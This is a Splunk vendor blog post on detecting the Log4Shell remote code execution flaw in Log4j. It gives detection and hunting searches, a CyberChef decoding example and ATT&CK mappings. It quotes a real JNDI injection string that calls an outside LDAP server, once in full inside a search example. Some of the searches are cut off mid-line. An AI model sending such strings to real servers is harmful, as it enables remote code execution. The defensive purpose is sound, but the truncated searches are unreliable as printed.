(https://www.splunk.com) Free Splunk (https://www.splunk.com/en_us/download.html)

(/en_us/blog/author/rkovar.html) By Ryan Kovar (/en_us/blog/author/rkovar.html) December 09, 2021

Authors and Contributors: As always, security at Splunk is a family business. Credit to authors and collaborators: Ryan Kovar, Shannon Davis, Marcus LaFerrera, John Stoner, James Brodsky, Dave Herrald, Audra Streetman, Johan Bjerke, Drew Church, Mick Baccio, Lily Lee, Tamara Chacon, Ryan Becwar.

Splunk is currently reviewing our supported products (https://www.splunk.com/en_us/legal/splunk-software-support-policy.html) for impact and evaluating options for remediation and/or or mitigation. You can learn more in the Splunk Security Advisory for Apache Log4j (https://www.splunk.com/en_us/blog/bulletins/splunk-security-advisory-for-apache-log4j-cve-2021-44228.html).

If you want just to see how to find detections for the Log4j 2 RCE, skip down to the "detections" sections. Otherwise, read on for a quick breakdown of what happened, how to detect it, and MITRE ATT&CK mappings.

Introduction to Log4j RCE

A serious vulnerability (CVE-2021-44228 (https://nvd.nist.gov/vuln/detail/CVE-2021-44228)) in the popular open source Apache Log4j (https://logging.apache.org/log4j/2.x/index.html) logging library poses a threat to thousands of applications and third-party services that leverage this library. Proof-of-Concept code demonstrates that a RCE (remote code execution) vulnerability can be exploited by the attacker inserting a specially crafted string that is then logged by Log4j. The attacker could then execute arbitrary code from an external source. The Apache Software Foundation recently released an emergency patch (https://logging.apache.org/log4j/2.x/download.html) for the vulnerability. Affected organizations should upgrade to Log4j 2.15.0 as soon as possible or apply the appropriate mitigations (https://logging.apache.org/log4j/2.x/security.html) if upgrading is not possible.

What You Need to Know

There are a wide range of frameworks, applications, and tools that leverage Log4j. In fact, according to Ars Technica (https://arstechnica.com/information-technology/2021/12/minecraft-and-other-apps-face-serious-threat-from-new-code-execution-bug/), Log4j is used in several popular frameworks such as Apache Struts 2, Apache Solr, Apache Druid, and Apache Flink. In many cases, system administrators may not even know that Log4j is being used within their environment. In order to trigger this vulnerability, the attacker simply needs to trigger a log event that contains the malicious string. With that said, there are a few requirements for the exploit chain to be successful, as outlined in the blog post from LunaSec (https://www.lunasec.io/docs/blog/log4j-zero-day/) and the Apache Log4j security advisory (https://logging.apache.org/log4j/2.x/security.html). It should be noted that scanning is not the same as active exploitation.

- The version of Log4j must be >= 2.0-beta9 and <= 2.14.1 It appears that Log4j 1.x is also impacted but please note that software has been EOL for over 6 years.
- The targeted system must be accessible to the attacker in order to send the malicious payload
- The request from the attacker must be logged via Log4j

We will detail this in the next section, but there are a plethora of hosts scanning the internet for potentially vulnerable servers.

Once a vulnerable host is identified, there are patches and workarounds available (https://logging.apache.org/log4j/2.x/security.html). So not all is lost and dire.

Detecting Log4j 2 RCE in Splunk

Currently, there is a bunch of network scanning taking place. Now this scanning will provide a bunch of IP addresses that can be added to your watchlists. However, because we know that adversaries change their IP addresses as frequently as I change my shirt (that's everyday, btw), this may not be the best way to identify this behavior over the long term.

On the plus side, this activity is currently being seen as part of the user agent field. Special thanks to GreyNoise (https://www.greynoise.io/) for this!

```
${jndi:ldap://45.155[.]205.233:12344/Basic/Command/Base64/U28gTG9uZywgYW5kIFRoYW5rcyBmb3IgQWxsIHRoZSBGaXNo}
```

(defanged)

What this means is that we can look at the envelope rather than the letter inside of it to determine if activity is occurring. In this case, the envelope is the presence of ${jndi:ldap://, and we don't need to crack open the base64 just yet.


To further abuse the letter and envelope analogy, ldap is not the only string that will follow ${jndi:. Instead of ldap, you might also see ldaps, rmi or dns. The good news is that we have a few searches that you can use to identify this activity.

Clearly, to understand the commands running and identify if behavior is currently just scanning or exploitation, analysis of any encoded strings is needed. But because this is new and breaking, we don't want to lose focus on identifying all the places jndi is seen.

Indicators of Compromise (IOCs)

It's important to note that while much of the scanning behavior reported has uncovered the **${jndi** string in the user agent field, the string could be found elsewhere. To address this, we developed an initial search for a portion of the malicious User-Agent as well as a second, broader search to look for the suspicious string elsewhere.

```
sourcetype=bro:http:json user_agent=${jndi:*}
| stats sparkline values(user_agent) count by src_ip, dest_ip, dest_port
```



I know, you are thinking, "but what if the string is in another place besides user_agent?" Well, then things get a little tougher. If a specific field can not be isolated, an unstructured search such as this will need to be executed:

```
index=* ${jndi:*}
```

This is a very expensive search as written because it is unstructured with a wildcard but it would help leaving no stone unturned. If you have additional search criteria to bound your search, like specific asset address ranges or device categorizations, that would be helpful as well to reduce the cost of this search. Another way of reducing the cost of this search is to leverage your accelerated datamodels from our Common Information Model (https://docs.splunk.com/Documentation/CIM/4.20.2/User/Overview). For example, http_user_agent is a field in the Web datamodel (https://docs.splunk.com/Documentation/CIM/4.20.2/User/Web)and can be searched using "tstats" techniques like the ones you will see in the next section.

Remember, just because you detect this activity, this does not mean you have been compromised. However, it does confirm that someone is knocking on your door and may look to come in. Additional examination of the systems that are seeing this activity is required to determine if a breach or exploitation has occurred.

This brings us back to encoded strings that are uncovered. Initially, we said our focus is on the envelope and not the letter. Well, it is time to look at the letter. In the example below, we have a field called "test" that contains the string referenced above. To analyze this string and others that you may uncover in Splunk, we can install an app that decodes base64 for all events that meet your search criteria. In this case, we are using CyberChef for Splunk (https://apps.splunk.com/app/5348), but this can be any base64 decoder. In this case, our adversary is kind enough to precede their base64 command with the string /Base64/, so our rex command is looking for that to start our capture.

Clearly, as this evolves, you may need to modify your rex command, but this provides a good place to start. By using a base64 decoder, we can get a result field like you see below that displays a curl statement with wget and associated IP addresses. These IP addresses could go into your watchlists if you would like. Potentially other goodness will be uncovered as well in these results.

Now, because we don't want to put strings into our blog that would be run to scan a site, we have pulled out the base64 and put an example of what that might look like. The image below is the decoded command but the search that you can copy and paste will provide a different result. The concept remains the same however.


```
| makeresults
| eval test="${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/U28gTG9uZywgYW5kIFRoYW5rcyBmb3IgQWxsIHRoZSBGaXNo}"
| rex field=test "\/Base64\/(?\S+)}"
| table string
| cyberchef infield=string outfield=result operation=FromBase64
```


But Wait – Where Might I Have Log4j?

As stated above, there are a wide range of applications, frameworks, and tools that can leverage Log4j. In order to understand the extent of your exposure to this RCE vuln, we can once again rely on process execution logging across your environment, to find evidence of Log4j activity. And if you have it configured, we can also look for evidence of file creation/modification with Log4j in the name or the path. Because the invocation of Log4j tends to be verbose, you may be able to see it in file writes or in command line executions.

Now, both of these searches are going to be wide-ranging, to be sure, but since Log4j itself is so widespread we can use the power of Splunk to quickly search across our environment to determine our possible exposure.

Let's assume that you're onboarding process execution logs, because we've been telling you to do that since approximately the Carter Administration (https://en.wikipedia.org/wiki/Presidency_of_Jimmy_Carter). We took this bit of inspiration from our friends at CrowdStrike, who earlier today posted a search (https://www.reddit.com/r/crowdstrike/comments/rda0ls/20211210_cool_query_friday_hunting_apache_log4j/) to Reddit that, among other things, looks through process execution logs from Falcon for evidence of Log4j. Well, not all of our customers run Falcon, so how can we craft a similar search that should work against all forms of process execution logs in Splunk, regardless of source?

The answer lies in the Endpoint datamodel (https://docs.splunk.com/Documentation/CIM/4.20.2/User/Endpoint) from our Common Information Model (https://docs.splunk.com/Documentation/CIM/4.20.2/User/Overview), which normalizes process execution details into fields like process and parent_process. And, if you accelerate that datamodel (which you should) then you can search across an entire environment very quickly. So a search like this:





```
| tstats summariesonly=t values(Processes.parent_process) AS parent_process,values(Processes.process) AS process,latest(_time) AS latest,earliest(_t
| eval _time=latest
| reltime
| fields - _time
| convert ctime(latest), ctime(earliest)
| table host parent_process process reltime latest earliest
```

...will quickly display hosts executing processes with “log4j” anywhere in the name or in the name of the parent executable.

If you don’t have the Endpoint.Processes datamodel populated or accelerated, this is going to be more difficult and much slower, and you’ll have to adjust your searches to match. However, your endpoint solution logs process executions. If you're still in search of endpoint detection capabilities, Microsoft Sysmon (https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon) is a perennial favorite of ours, and Microsoft recently released it for Linux, (https://github.com/Sysinternals/SysmonForLinux) too!

Here’s a raw event search you could use to find all processes, or parent processes, with “log4j” in the name, against Sysmon data (both Linux and Windows).




```
index=main (source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" OR source="Journald:Microsoft-Windows-Sysmon/Operational") EventCode=1 (Com
| table _time,host,CommandLine,ParentCommandLine
```

Another technique for detecting the presence of Log4j on your systems is to leverage file creation logs, e.g., EventCode 11 in Sysmon. These types of events populate into the Endpoint.Filesystem (https://docs.splunk.com/Documentation/CIM/4.20.2/User/Endpoint) datamodel and using some neat tricks with tstats, you can even correlate the file creation event with the process information that did so. The following search provides a starting point for this kind of hunting, but the second tstats clause may return a lot of data in large environments:

```
| tstats summariesonly=t prestats=t append=t count,values(Filesystem.file_path) AS filepath,values(Filesystem.file_name) latest(_time) AS latest,earliest(_ti
| tstats summariesonly=t prestats=t append=t count,values(Processes.process) as process,values(Processes.process_id) values(host) latest(_time) AS l
| eval GUID = coalesce('Processes.process_guid','Filesystem.process_guid')
| eval _time=coalesce('Filesystem.latest','Processess.latest')
| convert ctime(_time)
| stats values(Processes.process) as process, values(Processes.process_id) as process_id values(host) as host, values(Filesystem.file_path) as path
| convert ctime(latest_time)
| search process=* path=* file_name=*
| fields - GUID
```


process	process_id	host	path	file_name	latest_time
"C:\Program Files\Java\jdk-17.0.1\bin\javaw.exe" -jar "C:\Users\shannon\Downloads\server.jar" unknown	7044	WIN-HOST-385	C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-api C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-api\2.14.1 C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-api\2.14.1\log4j-api-2.14.1.jar C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-core C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-core\2.14.1 C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-core\2.14.1\log4j-core-2.14.1.jar C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-slf4j18-impl C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-slf4j18-impl\2.14.1 C:\Users\shannon\Downloads\libraries\org\apache\logging\log4j\log4j-slf4j18-impl\2.14.1\log4j-slf4j18-impl-2.14.1.jar	2.14.1 log4j log4j-api log4j-api-2.14.1.jar log4j-core log4j-core-2.14.1.jar log4j-slf4j18-impl log4j-slf4j18-impl-2.14.1.jar	12/10/2021 09:23:28

Using GitHub Data in Splunk to Find Log4j in Your Projects

If you are a software developer and your source code is in a GitHub Organization or Enterprise, you can utilize security features of GitHub to alert on vulnerable dependencies like Log4j. Utilizing the GitHub Audit Log Monitoring Add-On for Splunk (https://splunkbase.splunk.com/app/5595/) and the GitHub App for Splunk (https://splunkbase.splunk.com/app/5596/) it's easy to see vulnerabilities as soon as GitHub detects them right in Splunk. You can use this data to drive alerts, identify projects that need patching, or simply add context to other data in Splunk. Here's a video (https://www.youtube.com/watch?v=oASCxWDTAQo) of Splunker Doug Erkkila detailing the configuration of getting GitHub audit log data into Splunk. Note that to get the most comprehensive security data from GitHub, you need to collect WebHook data using the Splunk HTTP Event Collector. Configuration instructions for WebHook data can be found here (https://github.com/splunk/github_app_for_splunk/blob/main/docs/github_webhooks.MD).

Here is an example of an alert indicating a project (in this case a previous version of Apache Struts) that includes a dependency to a vulnerable version of log4j-api.

```
sourcetype=github_json "alert.affected_package_name"="org.apache.logging.log4j:log4j-api"
```




Splunk Enterprise Security and ESCU

Know thyself

While we have spent some time explaining this attack, and effort needs to be put toward investigating this, it is also important to note that the basics are essential.. Basic asset management, hopefully via your asset and identity framework, will tell you where your vulnerable systems reside. Running regular vulnerability scans that integrate into Splunk will display which systems are vulnerable and can help you prioritize your patching schedule and better focus your detection efforts.

This vulnerability is identified as CVE-2021-44228 (https://nvd.nist.gov/vuln/detail/CVE-2021-44228) and was just published. However, due to the potential magnitude and footprint of this vulnerability, scanners have quickly been adding this to their libraries. As that is occurring, identifying and targeting a scan against systems running the log4j-core libraries and this specific vulnerability would be wise to help focus mitigation activities.



Enterprise Security Content Updates (ESCU)

For folks using ESCU, our Security Research team will release a new Splunk Analytic Story as soon as possible, containing detections for this threat.!

Splunk Services

Our team of Security Professionals, who are part of our Splunk Professional Services team, can help you to implement what we've mentioned here. We also have more targeted offerings (https://www.splunk.com/en_us/support-and-services/splunk-services/offerings/security-and-compliance-services.html) which can help you increase your security posture as well.

Splunk Services for Breach Response and Readiness (https://www.splunk.com/pdfs/professional-services/splunk-services-for-breach-response-readiness.pdf)

This is all about Splunk helping you to prepare for a breach and how to respond using our suite of products. Let our experts come and help you prepare for a breach:

- Rapid data source identification and onboarding
- How to incorporate and use threat intelligence
- Prebuilt content with searches and dashboards to facilitate faster investigation and remediation
- Tactical response planning
- Tabletop exercise to validate how you respond using the Splunk products you have

MITRE ATT&CK

Reviewing the blog posts from just about the whole internet, we mapped the vulnerability activity to MITRE ATT&CK. As more information becomes available, we will update this table with searches if more ATT&CK TTPs become known.

ATT&CK Technique	Technique/Sub-Technique Title
T1190	Exploit Public-Facing Application
T1203	Exploitation for Client Execution

Conclusion: Patch, Patch, Patch

We know that the Log4j 2 RCE is a significant vulnerability and that customers will want to patch (https://logging.apache.org/log4j/2.x/security.html)as soon as possible and determine if they were affected. If you haven't patched yet (we've all been there), hopefully, these searches will provide more visibility into your environment. If they don't work perfectly, think of them as "SplunkSpiration." As soon as we have more information, we will update this blog and, as we talked about earlier, be on the lookout for more detections from our threat research team that will be released through Enterprise Security Content Updates.